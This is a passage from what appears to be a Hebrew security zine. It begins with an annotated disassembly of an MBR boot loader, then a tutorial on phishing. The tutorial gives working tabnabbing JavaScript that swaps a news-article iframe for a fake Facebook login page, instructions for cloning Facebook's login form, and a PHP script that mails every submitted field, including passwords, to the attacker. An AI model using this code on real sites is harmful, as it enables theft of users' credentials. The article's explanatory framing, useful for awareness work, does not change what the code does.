seg000:0650                 test    cx, 1
seg000:0654                 jz      short lblPerformReading
seg000:0656                 inc     byte ptr [bp+10h]
seg000:0659 ;
seg000:0659 ; Backup all general-purpose registers
seg000:0659 ;
seg000:0659
seg000:0659 lblPerformReading:                      ; CODE XREF: seg000:0648j
seg000:0659                                         ; seg000:064Ej ...
seg000:0659                 pushad
seg000:065B ;
seg000:065B ; Check if READ extensions are available
seg000:065B ; If not - we read using CHS
seg000:065B ; If we can use READ extensions - we use LBA
seg000:065B ;
seg000:065B                 cmp     byte ptr [bp+10h], 0
seg000:065F                 jz      short lblReadCHS
seg000:0661 ;
seg000:0661 ; Build a disk address packet on the stack
seg000:0661 ;     00    BYTE    Size of packet (0x10 or 0x18)
seg000:0661 ;     01    BYTE    Reserved (0)
seg000:0661 ;     02    WORD    Number of blocks to transfer (1 block)
seg000:0661 ;     04    DWORD   Transfer buffer (00:7C00)
seg000:0661 ;     08    QWORD   Starting absolute block number (bp+8 is the LBA of first
absolute sector)
seg000:0661 ;
seg000:0661                 push    large 0
seg000:0667                 push    large dword ptr [bp+8]
seg000:066B                 push    0
seg000:066E                 push    7C00h
seg000:0671                 push    1
seg000:0674                 push    10h
seg000:0677 ;
seg000:0677 ; Perform the extended READ in LBA form
seg000:0677 ; DL is the drive number
seg000:0677 ;
seg000:0677                 mov     ah, 42h ; 'B'
seg000:0679                 mov     dl, [bp+0]
seg000:067C                 mov     si, sp
seg000:067E                 int     13h             ; DISK - IBM/MS Extension - EXTENDED READ
```

```
(DL - drive, DS:SI - disk address packet)
seg000:0680 ;
seg000:0680 ; Backup the flags on AL
seg000:0680 ; Dispose of the disk address packet from the stack
seg000:0680 ; Restore flags from AL
seg000:0680 ;
seg000:0680                 lahf
seg000:0681                 add     sp, 10h
seg000:0684                 sahf
seg000:0685                 jmp     short lblPerformPostReadValidations
seg000:0687 ; ---------------------------------------------------------------------------
seg000:0687 ;
seg000:0687 ; Read CHS
seg000:0687 ; AL = 0x01 (the number of sectors to read)
seg000:0687 ; AH = 0x02 (read sectors)
seg000:0687 ; ES:BX = 00:7C00 (the buffer to fill)
seg000:0687 ; DL = drive number, the disk number previously saved in the (BP+0) byte
seg000:0687 ; DH = head, from the partition entry
seg000:0687 ; CL = sector, from the partition entry
seg000:0687 ; CH = cylinder, from the partition entry
seg000:0687 ;
seg000:0687
seg000:0687
seg000:0687 lblReadCHS:                             ; CODE XREF: seg000:065Fj
seg000:0687                 mov     ax, 201h
seg000:068A                 mov     bx, 7C00h
seg000:068D                 mov     dl, [bp+0]
seg000:0690                 mov     dh, [bp+1]
seg000:0693                 mov     cl, [bp+2]
seg000:0696                 mov     ch, [bp+3]
seg000:0699                 int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:0699                                         ; AL = number of sectors to read, CH =
track, CL = sector
seg000:0699                                         ; DH = head, DL = drive, ES:BX -> buffer
to fill
seg000:0699                                         ; Return: CF set on error, AH = status,
AL = number of sectors read
seg000:069B ;
seg000:069B ; Restore general purpose registers
seg000:069B ;
seg000:069B
seg000:069B lblPerformPostReadValidations:          ; CODE XREF: seg000:0685j
seg000:069B                 popad
seg000:069D ;
seg000:069D ; Carry flag is set on error
seg000:069D ; If an error occured, decrease the number of tries in the (BP+0x11) byte
seg000:069D ;
seg000:069D                 jnb     short lblVbrLoadedSuccessfully
seg000:069F                 dec     byte ptr [bp+11h]
seg000:06A2                 jnz     short lblResetDiskAndRetryLoadingVBR
seg000:06A4 ;
seg000:06A4 ; We've exhaused the number of READ attempts
seg000:06A4 ; If DL was 0x80, then we present "error loading operating system" and quit
seg000:06A4 ; Otherwise, we try again one more time with DL=0x80
seg000:06A4 ;
seg000:06A4                 cmp     byte ptr [bp+0], 80h ; 'à'
seg000:06A8                 jz      lblErrorLoadingOperatingSystem
seg000:06AC                 mov     dl, 80h ; 'à'
seg000:06AE                 jmp     short lblFoundBootablePartition
seg000:06B0 ; ---------------------------------------------------------------------------
seg000:06B0 ;
seg000:06B0 ; Backup BP
seg000:06B0 ; Reset the disk number and restore BP
```

```
seg000:06B0 ; This is done because interrupts don't maintain BP
seg000:06B0 ; Then, we perform reading again
seg000:06B0 ;
seg000:06B0
seg000:06B0 lblResetDiskAndRetryLoadingVBR:         ; CODE XREF: seg000:06A2j
seg000:06B0                 push    bp
seg000:06B1                 xor     ah, ah
seg000:06B3                 mov     dl, [bp+0]
seg000:06B6                 int     13h             ; DISK - RESET DISK SYSTEM
seg000:06B6                                         ; DL = drive (if bit 7 is set both hard
disks and floppy disks reset)
seg000:06B8                 pop     bp
seg000:06B9                 jmp     short lblPerformReading
seg000:06BB ; ---------------------------------------------------------------------------
seg000:06BB ;
seg000:06BB ; The VBR is supposed to end with 0xAA55
seg000:06BB ; Since it's loaded to 00:7C00, the last word is at 00:7DFE
seg000:06BB ;
seg000:06BB
seg000:06BB lblVbrLoadedSuccessfully:               ; CODE XREF: seg000:069Dj
seg000:06BB                 cmp     word ptr ds:7DFEh, 0AA55h
seg000:06C1                 jnz     short lblMissingOperatingSystem
seg000:06C3 ;
seg000:06C3 ; Save [BP+0]
seg000:06C3 ;
seg000:06C3                 push    word ptr [bp+0]
seg000:06C6 ;
seg000:06C6 ; Wait for keyboard availability
seg000:06C6 ;
seg000:06C6                 call    WaitForKeyboardInput
seg000:06C9                 jnz     short lblLogTPM
seg000:06CB ;
seg000:06CB ; Keyboard is ready
seg000:06CB ; Write a data byte to the keyboard in order to enable A20 gate.
seg000:06CB ;
seg000:06CB                 cli
seg000:06CC                 mov     al, 0D1h ; '_'
seg000:06CE                 out     64h, al         ; 8042 keyboard controller command
register.
seg000:06CE                                         ; Write output port (next byte to port
60h):
seg000:06CE                                         ; 7:  1=keyboard data line pulled low
(inhibited)
seg000:06CE                                         ; 6:  1=keyboard clock line pulled low
(inhibited)
seg000:06CE                                         ; 5:  enables IRQ 12 interrupt on mouse
IBF
seg000:06CE                                         ; 4:  enables IRQ 1 interrupt on keyboard
IBF
seg000:06CE                                         ; 3:  1=mouse clock line pulled low
(inhibited)
seg000:06CE                                         ; 2:  1=mouse data line pulled low
(inhibited)
seg000:06CE                                         ; 1:  A20 gate on/off
seg000:06CE                                         ; 0:  reset the PC (THIS BIT SHOULD
ALWAYS BE SET TO 1)
seg000:06D0                 call    WaitForKeyboardInput
seg000:06D3                 mov     al, 0DFh ; '_'
seg000:06D5                 out     60h, al         ; 8042 keyboard controller data register.
seg000:06D7                 call    WaitForKeyboardInput
seg000:06DA                 mov     al, 0FFh
seg000:06DC                 out     64h, al         ; 8042 keyboard controller command
register.
```

```
seg000:06DC                                     ; Pulse output port.
seg000:06DC                                     ; Bits 0-3 indicate ports to pulse.
seg000:06DE                 call    WaitForKeyboardInput
seg000:06E1                 sti
seg000:06E2
seg000:06E2 lblLogTPM:                          ; CODE XREF: seg000:06C9j
seg000:06E2                 mov     ax, 0BB00h
seg000:06E5                 int     1Ah             ; Trusted Computing Group call -
TCG_StatusCheck
seg000:06E5                                     ; Return: EAX = 0 if supported
seg000:06E5                                     ; EBX = 41504354h ('TCPA')
seg000:06E5                                     ; CH:CL = TCG BIOS Version
seg000:06E5                                     ; EDX = BIOS TCG Feature Flags
seg000:06E5                                     ; ESI = Pointer to Event Log
seg000:06E5                                     ;
seg000:06E7                 and     eax, eax
seg000:06EA                 jnz     short lblMoveControlToVBR
seg000:06EC                 cmp     ebx, 'APCT'
seg000:06F3                 jnz     short lblMoveControlToVBR
seg000:06F5                 cmp     cx, 102h
seg000:06F9                 jb      short lblMoveControlToVBR
seg000:06FB ;
seg000:06FB ; Change registers by pushing and then performing POPAD
seg000:06FB ; Order: EDI, ESI, EBP, <ignored>, EBX, EDX, ECX, EAX
seg000:06FB ;
seg000:06FB                 push    large 0BB07h    ; (EAX)
seg000:0701                 push    large 200h      ; (ECX)
seg000:0707                 push    large 8         ; (EDX)
seg000:070D                 push    ebx             ; (EBX)
seg000:070F                 push    ebx             ; (ignored)
seg000:0711                 push    ebp             ; (EBP)
seg000:0713                 push    large 0         ; (ESI)
seg000:0719                 push    large 7C00h     ; (EDI)
seg000:071F                 popad
seg000:0721 ;
seg000:0721 ; Change ES to 0
seg000:0721 ;
seg000:0721                 push    0
seg000:0724                 pop     es
seg000:0725 ;
seg000:0725 ; 0xBB07 = TCG_CompactHashLogExtendEvent
seg000:0725 ; ES:DI = Data buffer to be hashed
seg000:0725 ; ECX = Data buffer length
seg000:0725 ; EDX = Event number (PCR number)
seg000:0725 ;
seg000:0725                 int     1Ah             ; Trusted Computing Group call -
TCG_StatusCheck
seg000:0725                                     ; Return: EAX = 0 if supported
seg000:0725                                     ; EBX = 41504354h ('TCPA')
seg000:0725                                     ; CH:CL = TCG BIOS Version
seg000:0725                                     ; EDX = BIOS TCG Feature Flags
seg000:0725                                     ; ESI = Pointer to Event Log
seg000:0725                                     ;
seg000:0727
seg000:0727 lblMoveControlToVBR:                ; CODE XREF: seg000:06EAj
seg000:0727                                     ; seg000:06F3j ...
seg000:0727                 pop     dx
seg000:0728                 xor     dh, dh
seg000:072A                 jmp     far ptr 0:7C00h
seg000:072F ; ---------------------------------------------------------------------------
seg000:072F ;
seg000:072F ; Restart the machine
seg000:072F ;
```

```
seg000:072F                 int     18h             ; TRANSFER TO ROM BASIC
seg000:072F                                         ; causes transfer to ROM-based BASIC
(IBM-PC)
seg000:072F                                         ; often reboots a compatible; often has
no effect at all
seg000:0731
seg000:0731 lblMissingOperatingSystem:              ; CODE XREF: seg000:06C1j
seg000:0731                 mov     al, ds:gOffsetTable+2
seg000:0734                 jmp     short lblPrintMessageAndHang
seg000:0736 ; ---------------------------------------------------------------------------
seg000:0736
seg000:0736 lblErrorLoadingOperatingSystem:         ; CODE XREF: seg000:06A8j
seg000:0736                 mov     al, ds:gOffsetTable+1
seg000:0739                 jmp     short lblPrintMessageAndHang
seg000:073B ; ---------------------------------------------------------------------------
seg000:073B
seg000:073B lblInvalidPartitionTable:               ; CODE XREF: seg000:0629j
seg000:073B                 mov     al, ds:gOffsetTable
seg000:073E ;
seg000:073E ; AL is the offset from 0x0700
seg000:073E ; Make SI = 0x0700+AL
seg000:073E ;
seg000:073E
seg000:073E lblPrintMessageAndHang:                 ; CODE XREF: seg000:0734j
seg000:073E                                         ; seg000:0739j
seg000:073E                 xor     ah, ah
seg000:0740                 add     ax, 700h
seg000:0743                 mov     si, ax
seg000:0745 ;
seg000:0745 ; Load the next character to AL and increase SI
seg000:0745 ;
seg000:0745
seg000:0745 lblPrintNextChar:                       ; CODE XREF: seg000:0751j
seg000:0745                 lodsb
seg000:0746 ;
seg000:0746 ; If a NUL character is found - finish
seg000:0746 ;
seg000:0746                 cmp     al, 0
seg000:0748                 jz      short lblHang
seg000:074A ;
seg000:074A ; Perform TTY write
seg000:074A ; BX = 7 (gray color)
seg000:074A ;
seg000:074A                 mov     bx, 7
seg000:074D                 mov     ah, 0Eh
seg000:074F                 int     10h             ; - VIDEO - WRITE CHARACTER AND ADVANCE
CURSOR (TTY WRITE)
seg000:074F                                         ; AL = character, BH = display page
(alpha modes)
seg000:074F                                         ; BL = foreground color (graphics modes)
seg000:0751                 jmp     short lblPrintNextChar
seg000:0753 ; ---------------------------------------------------------------------------
seg000:0753 ;
seg000:0753 ; Hang machine (HLT + self JMP)
seg000:0753 ;
seg000:0753
seg000:0753 lblHang:                                ; CODE XREF: seg000:0748j
seg000:0753                                         ; seg000:0754j
seg000:0753                 hlt
seg000:0754 ; ---------------------------------------------------------------------------
seg000:0754                 jmp     short lblHang
seg000:0756
seg000:0756 ; =============== S U B R O U T I N E =======================================
```

```
seg000:0756
seg000:0756
seg000:0756 WaitForKeyboardInput proc near          ; CODE XREF: seg000:06C6p
seg000:0756                                         ; seg000:06D0p ...
seg000:0756                 sub     cx, cx
seg000:0758
seg000:0758 lblKeyboardPoll:                        ; CODE XREF: WaitForKeyboardInput+8j
seg000:0758                 in      al, 64h         ; 8042 keyboard controller status
register
seg000:0758                                         ; 7:  PERR    1=parity error in data
received from keyboard
seg000:0758                                         ;    +----------- AT Mode ----------+----
-------- PS/2 Mode ------------+
seg000:0758                                         ; 6: |RxTO    receive (Rx) timeout  | TO
general timeout (Rx or Tx)|
seg000:0758                                         ; 5: |TxTO    transmit (Tx) timeout |
MOBF    mouse output buffer full  |
seg000:0758                                         ;    +------------------------------+----
------------------------------+
seg000:0758                                         ; 4:  INH     0=keyboard communications
inhibited
seg000:0758                                         ; 3:  A2      0=60h was the port last
written to, 1=64h was last
seg000:0758                                         ; 2:  SYS     distinguishes reset types:
0=cold reboot, 1=warm reboot
seg000:0758                                         ; 1:  IBF     1=input buffer full
(keyboard can't accept data)
seg000:0758                                         ; 0:  OBF     1=output buffer full (data
from keyboard is available)
seg000:075A                 jmp     short $+2
seg000:075C                 and     al, 2
seg000:075E                 loopne  lblKeyboardPoll
seg000:0760                 and     al, 2
seg000:0762                 retn
seg000:0762 WaitForKeyboardInput endp
seg000:0762
seg000:0762 ; ---------------------------------------------------------------------------
seg000:0763 aInvalidPartitionTable db 'Invalid partition table',0
seg000:077B aErrorLoadingOperatingSystem db 'Error loading operating system',0
seg000:079A aMissingOperatingSystem db 'Missing operating system',0
seg000:07B3                 db    0
seg000:07B4                 db    0
seg000:07B5 gOffsetTable    db 63h, 7Bh, 9Ah        ; 0
seg000:07B5                                         ; DATA XREF:
seg000:lblInvalidPartitionTabler
seg000:07B5                                         ; seg000:lblErrorLoadingOperatingSystemr
...
seg000:07B8                 db  12h
seg000:07B9                 db 0D3h ; _
seg000:07BA                 db 0C3h ; _
seg000:07BB                 db 0A0h ; _
seg000:07BC                 db    0
seg000:07BD                 db    0
seg000:07BE                 db  80h ; à
seg000:07BF                 db  20h
seg000:07C0                 db  21h ; !
seg000:07C1                 db    0
seg000:07C2                 db    7
seg000:07C3                 db 0DFh ; _
seg000:07C4                 db  13h
seg000:07C5                 db  0Ch
seg000:07C6                 db    0
seg000:07C7                 db    8
```

```
seg000:07C8                 db    0
seg000:07C9                 db    0
seg000:07CA                 db    0
seg000:07CB                 db  20h
seg000:07CC                 db    3
seg000:07CD                 db    0
seg000:07CE                 db    0
seg000:07CF                 db 0DFh ; _
seg000:07D0                 db  14h
seg000:07D1                 db  0Ch
seg000:07D2                 db    7
seg000:07D3                 db 0FEh ; _
seg000:07D4                 db 0FFh
seg000:07D5                 db 0FFh
seg000:07D6                 db    0
seg000:07D7                 db  28h ; (
seg000:07D8                 db    3
seg000:07D9                 db    0
seg000:07DA                 db    0
seg000:07DB                 db 0D8h ; _
seg000:07DC                 db  66h ; f
seg000:07DD                 db  18h
seg000:07DE                 db    0
seg000:07DF                 db 0FEh ; _
seg000:07E0                 db 0FFh
seg000:07E1                 db 0FFh
seg000:07E2                 db    7
seg000:07E3                 db 0FEh ; _
seg000:07E4                 db 0FFh
seg000:07E5                 db 0FFh
seg000:07E6                 db    0
seg000:07E7                 db    0
seg000:07E8                 db  6Ah ; j
seg000:07E9                 db  18h
seg000:07EA                 db    0
seg000:07EB                 db  58h ; X
seg000:07EC                 db 0CEh ; _
seg000:07ED                 db  21h ; !
seg000:07EE                 db    0
seg000:07EF                 db    0
seg000:07F0                 db    0
seg000:07F1                 db    0
seg000:07F2                 db    0
seg000:07F3                 db    0
seg000:07F4                 db    0
seg000:07F5                 db    0
seg000:07F6                 db    0
seg000:07F7                 db    0
seg000:07F8                 db    0
seg000:07F9                 db    0
seg000:07FA                 db    0
seg000:07FB                 db    0
seg000:07FC                 db    0
seg000:07FD                 db    0
seg000:07FE                 dw 0AA55h
seg000:07FE seg000          ends
seg000:07FE
seg000:07FE
seg000:07FE                 end
```

הקלות הבלתי-נסבלת של הדיוג

מאת רזיאל בקר

הקדמה

"דִּיּוּג או **פישינג** הוא ניסיון לגניבת מידע רגיש על ידי התחזות ברשת האינטרנט. המידע עשוי להיות, בין היתר, שמות משתמש וסיסמאות או פרטים פיננסיים. פישינג מתבצע באמצעות התחזות לגורם לגיטימי המעוניין לקבל את המידע[1]."

מתקפות פישינג הן מתקפות המבוססות בדרך כלל על הנדסה חברתית ותחבולות טכניות לגניבת מידע רגיש, אך הדרכים האלו הן לא הדרכים היחידות שבאמצעותם תוקף יוכל לבחור, התקפת פישינג יכולה לכלול את (אבל לא רק) הטכניקות הבאות:

- **Voice Phishing (מוכר גם כ-Vishing)**: התוקף יכול להתחזות אל גורם לגיטימי באמצעות שיחת טלפון ובכך הוא גורם לספק את הפרטים שהוא דורש, לעיתים יש שילוב של אמצעים טכנולוגים לטובת זיוף מזהה המתקשר (Caller-ID).
- **Evil Twin**: במתקפה זו התוקף מפרסם רשת אלחוטית הנראת לגיטימית לרשת אחרת (לעיתים עם שם שנראה לגיטימי ולעיתים עם שם זהה לשרת רשת לגיטימית אחרת באותו האיזור) וברגע שהקורבן מתחבר אל נקודת החיבור של התוקף, התוקף יכול לראות את כל התעבורה של הקורבן ואף לשנות את התשובות שעוברות דרכו, למעוניינים, מאמר שפורסם ע"י יניב מרקס בגיליון ה-22 על הנושא:

http://www.digitalwhisper.co.il/files/Zines/0x22/DW34-4-EvilTwinAttacks.pdf

- **Phone Applications**: פיתוח אפליקציה המתחזה לאפליקציה לגיטימית (לדוגמא Facebook) ובכך שהתוקף גורם לקורבן להשתמש באפליקציה המתחזה התוקף בעצם מקבל את הפרטים של הקורבן. חנות האפליקציות של Android מספקת אפליקציות הנכתבו על ידי משתמשים מכל העולם ומספר אפליקציות מתחזות שיכולות בקלות להטעות את המשתמשים. (לעומת Apple, בחנות האפליקציות של Android לא מתבצע תהליך אישור האפליקציה).
- **Tabnabbing**[2]: טכניקה חדשה יחסית לביצוע מתקפת פישינג (2010), ראשית הקורבן נכנס לדף רגיל (לדוגמא מאמר מסוים) של התוקף. ברגע שהמשתמש עובר ל-Tab אחר - הדף הופך לעמוד פישינג

[1] http://he.wikipedia.org/wiki/דיוג
[2] http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/

(כל זה יכול להתבצע באמצעות javascript), הקורבן מניח שהדפדפן התנתק מחשבון הבנק ומתחבר עוד פעם, לאחר מכן הפרטים נשלחים אל השרת והקורבן מועבר אל העמוד האמיתי של הבנק.

- **Phishing with data**[3]: גם כן טכניקה חדשה (2012), העיקרון הוא שימוש ב-Data URI Scheme להצגת דף פישינג.

בעולם ההאקינג, פישינג משחק לא רע בכלל כאשר זה מגיע לגניבת מידע רגיש מהמשתמש (שם משתמש וסיסמא, פרטים אישיים ופיננסיים), במאמר הנוכחי אני אסקור מתקפות פישינג שונות ואדגים מתקפת פישינג מקוונת.

אז איך זה עובד?

בוב מעוניין לפרוץ לחשבון של אליס, לצורך העניין בוב בוחר לבצע זאת על ידי פישינג. "כל" מה שצריך בוב לעשות, הוא לגרום לאליס להקליד את שם המשתמש והסיסמא של הפייסבוק בדף הפישינג שלו.

אם בוב יציג יותר ויותר פרטים עליה בתור פייסבוק - אליס כנראה תסמוך עליו יותר, למה? לאליס זה דיי ברור שרק לפייסבוק יש פרטים כאלו עליה כתוצאה מכך אליס תסמוך על בוב יותר.

איך נעשה את זה? אפשר נכנס לפרופיל הפייסבוק של אליס וננווט לאודות (About) יש שם תאריך לידה, דואר אלקטרוני, כתובת מגורים, לימודים ועוד אין סוף פרטים על אליס. כמובן שניתן בקלות להשיג עוד פרטים אישיים, אך אני לא אדון על דרכים אלו במאמר.

לצורך ההדגמה, הפרטים שבוב השיג על אליס הם:

1. תאריך לידה
2. כתובת מגורים
3. דואר אלקטרוני

איך בוב יגרום לאליס לשלוח לו את השם משתמש והסיסמא באמצעות הפרטים האלו? (כמובן שיש המון דרכים, אך לשם הבהירות נסקור רק 2 דרכים לבצע זאת).

[3] http://news.netcraft.com/archives/2014/10/09/phishing-with-data-uris.html

Tabnabbing

במתווה זה, נשלח לאליס קישור לדף שלנו, לצורך העניין הדף שלנו מכיל כתבה מעניינת ב-ynet על קנאביס. אליס קוראת את הכתבה, אך כמובן שתוך כדי היא מרפרפת בטאבים אחרים, ברגע שהיא יוצאת מהטאב הנוכחי (מהדף שלנו) קוד javascript משנה את כל העמוד לדף הפישינג, המטרה בשלב זה היא לגרום לאליס לא לחשוד כאשר הוא תחזור לאותו ה-Tab, ותאמין כי מדובר ב-Tab אחר. אליס תכניס את הפרטים (הרי היא לא זוכרת שהיא פתחה קישור שמכיל דף כזה או אחר - היא מניחה שזה דף ההתחברות המקורי! - ובום קיבלנו את הפרטים ☺

עכשיו.. בואו ניצור את דף הפישינג שלנו! לפני שכותבים כל מערכת או לפני שמתחילים לכתוב בכלל קוד, יש צורך לקבוע את אבני הדרך (כדי שלא יהיה פאשלות באמצע הפיתוח), מה הם אבני הדרך שלנו?

1. עלינו ליצור דף המדמה את דף הכתבה.
2. לכתוב קוד javascript זדוני שמזהה עזיבה של ה-tab הנוכחי.
3. פונקציה שמשנה את הדף לדף פישינג (עמוד התחברות של פייסבוק).

כמובן שלא ציינתי אבן דרך חשובה מאוד והיא הדרך שבה הקורבן יכנס אל הדף, אנחנו צריכים לכתוב הודעה שתגרום לו לפתוח את הדף מבלי חשד, אך אני לא אדבר על הפאן הפסיכולוגי של פישינג במאמר הזה, אני יותר אדבר על הפאן הטכני והמעשי שבמתקפה.

נקח לדוגמא את הכתבה הבאה: http://www.ynet.co.il/articles/0,7340,L-4656901,00.html וניצור את הדף שלנו באופן הבא: במקום "קליק ימני->שמור בשם" נשתמש ב-iframe (במקרה ואליס תלחץ על קישורים שונים היא עדיין תשאר בדף שלנו, היא תנווט רק בתוך ה-iframe לדפים אחרים). ברור שנעצב את ה-iframe כך שהוא יהיה על כל העמוד (אני אדלג על ההסבר של ה-css, אם תבחרו להתעמק בכל מקרה אתם מוזמנים לגגל על כל אלמנט):

```
<iframe src="http://www.ynet.co.il/articles/0,7340,L-4656901,00.html" style="margin:0;
padding:0; overflow:hidden; position:fixed; z-index:999999; top:0px; left:0px;
bottom:0px; right:0px; width:100%; height:100%; border:none;"></iframe>
```

אוקיי, את האבן דרך הראשונה עברנו, עכשיו הלאה: אנחנו צריכים כעת לכתוב קוד javascript שידע מתי הקורבן עזב את ה-tab, איך אנחנו עושים את זה?

פשוט מאוד: נשתמש ב-Page Visibility API[4], ה-API מאפשר לנו לדעת אם הדף שלנו במיקוד על ידי המשתמש או לא (focus) או במילים אחרות - אם המשתמש נמצא ב-tab הנוכחי או לא.

[4] https://developer.mozilla.org/en-US/docs/Web/Guide/User_experience/Using_the_Page_Visibility_API

השתמשתי בדוגמא הבאה מ-stackoverflow[5]:

```
var vis = (function(){
    var stateKey, eventKey, keys = {
        hidden: "visibilitychange",
        webkitHidden: "webkitvisibilitychange",
        mozHidden: "mozvisibilitychange",
        msHidden: "msvisibilitychange"
    };
    for (stateKey in keys) {
        if (stateKey in document) {
            eventKey = keys[stateKey];
            break;
        }
    }
    return function(c) {
        if (c) document.addEventListener(eventKey, c);
        return !document[stateKey];
    }
})();
```

כעת נכתוב את הקוד, במידה ו-vis() יחזיר false אז המשתמש יצא מה-tab הנוכחי. לאחר שהמשתמש יצא מה-tab, נפעיל את פעולות הבאות באמצעות javascript: שינוי כותרת, שינוי favicon ושינוי ה-iframe הנוכחי לדף הפישינג שלנו. הקוד המלא:

```
<script>
var vis = (function(){
    var stateKey, eventKey, keys = {
        hidden: "visibilitychange",
        webkitHidden: "webkitvisibilitychange",
        mozHidden: "mozvisibilitychange",
        msHidden: "msvisibilitychange"
    };
    for (stateKey in keys) {
        if (stateKey in document) {
            eventKey = keys[stateKey];
            break;
        }
    }
    return function(c) {
        if (c) document.addEventListener(eventKey, c);
        return !document[stateKey];
    }
})();
vis(function(){
  if(vis()==false) {
      document.title = 'Facebook - Login';
    var link = document.createElement('link');
    link.type = 'image/x-icon';
    link.rel = 'shortcut icon';
    link.href = 'http://www.stackoverflow.com/favicon.ico';
    document.getElementsByTagName('head')[0].appendChild(link);
      document.getElementById("main").src = "malicious_page.php"; // The phishing page
location
  }
```

[5] http://stackoverflow.com/a/19519701

```
});</script>
<div id="container">
<iframe id="main" src="http://www.ynet.co.il/articles/0,7340,L-4656901,00.html"
style="margin:0; padding:0; overflow:hidden; position:fixed; z-index:999999; top:0px;
left:0px; bottom:0px; right:0px; width:100%; height:100%; border:none;"></iframe>
</div>
```

כעת, עלינו להכין את דף ההתחברות עצמו (דף הפישינג), איך נעשה את זה? עלינו ליצור דף בדיוק כמו דף ההתחברות אבל בדף הזה, הפרטים שהקורבן יכניס (השם משתמש והסיסמא) יישלחו אלינו.


כמו שכתבנו את דף ה-tabnabbing באמצעות אבני הדרך שהגדרנו, נגדיר גם לדף הפישינג אבני דרך. בואו נחשוב יחדיו: אנחנו צריכים לקחת דף התחברות רגיל ופשוט במקום שהפרטים יישלחו אל פייסבוק הפרטים צריכים להשלח לשרת שלנו.

איך הפרטים נשלחים אל השרת? הפרטים נכתבים בטופס (form) כשהמשתמש לוחץ אנטר / על כפתור ההתחברות הפרטים נשלחים אל השרת, איך המתכנת קובע לאן הם ישלחו? באמצעות הפרמטר action. אחרי שהפרטים נשלחים לשרת, השרת מקבל את הפרטים ומשווה את הפרטים מול מסד הנתונים.

אז אבני הדרך שלנו הם:

1. להעתיק את קוד המקור של האתר אל דף ההתחברות שלנו.
2. לשנות את הפרמטר action בטופס ההתחברות לדף שלנו.
3. אנחנו צריכים לכתוב קוד שיקבל את הפרטים שהקורבן שלח וישלח אותם אלינו (זה לא משנה אם הקוד ישלח את הפרטים אלינו במייל או יכתוב אותם אל קובץ סיסמאות), את הקוד אפשר לכתוב בכל שפה. במאמר הזה אני אכתוב את הקוד ב-PHP מכיוון שהיא הנפוצה ביותר בכל מה שקשור לצד שרת בסביבת WEB.
4. לאחר שהקורבן מילא את הפרטים, אנחנו צריכים להציג לו הודעה בהתאם (לדוגמא: "שם המשתמש או הסיסמא שגויים").

אז ככה, קודם כל ניקח את קוד המקור מהדף שאליו נתחזה, לצורך ההדגמה ניקח את facebook.com. נגלוש אל facebook.com, נלחץ קליק ימני -> View page source או בעברית: הצג מקור.



לאחר מכן, יקפוץ לנו חלון עם הקוד html של דף ההתחברות, נעתיק אותו אל עורך הטקסט שאנו משתמשים בו (אני משתמש ב-notepad++[6]) ונחפש בקוד html את המחרוזת " <form" כדי להגיע לפרמטר action ולשנות את הערך שלו לעמוד שיקבל את הפרטים שהמשתמש כתב בטופס.

```
<form id="login_form" action="https://www.facebook.com/login.php?login_attempt=1" method="post"
```

נשנה את הערך שנמצא ב-action אל details.php (העמוד שיקבל את הפרטים).

כתיבת ה-details.php:

כדי לכתוב את הדף details.php אנו צריכים לקבל את הפרטים שהמשתמש שלח, כמו שראינו בתגית form ה-method הוא post, זאת אומרת שאופן שליחת הנתונים הוא ב-POST. לכן נקבל את כל הנתונים שהמשתמש שלח ב-POST, נוסיף כל שדה עם הערך שלו למחרוזת ונשלח את המחרוזת הזאת אלינו למייל, הקוד PHP:

```
<?php
$data = ""; // המשתנה שיכיל את הפרטים שנשלחו אל השרת
foreach($_POST as $key=>$value) // כאן אנחנו עוברים בלולאה על כל הפרטים שנשלחו
       $data .= "{$key}={$value}\r\n"; //  כאן אנחנו מוסיפים אל המשתנה data כל שדה שהתקבל
mail("yourmail@example.com", "Login details", $data); //  כאן אנחנו שולחים את הפרטים אלינו למייל באמצעות המשתנה מייל
?>
```

כעת, כדי שהמשתמש לא יחשוד נוסיף אחרי הקוד PHP עמוד שגיאה, שיראה שהפרטים אינם נכונים (כמובן שאפשר להעביר את הקורבן ל-Google, או ל-Facebook), כעת נשלח את הטופס עם פרטי התחברות שגויים באתר הפייסבוק המקורי והוא יוביל אותנו אל דף השגיאה:


https://www.facebook.com/login.php?login_attempt=1

נעתיק את קוד המקור של הדף ונדביק אותו בסיום קוד הפישינג שלנו (קוד ה-php).

סיימנו את דף הפישינג שלנו, עכשיו נשאלת השאלה: כיצד בוב יגרום לאליס להאמין לו שהקישור שהוא שלח לה הוא בטוח ואפשר להכנס אליו? (יכול להיות שאליס סומכת על בוב, אבל אני יוצא מנקודת ההנחה הזו).

[6] https://notepad-plus-plus.org/

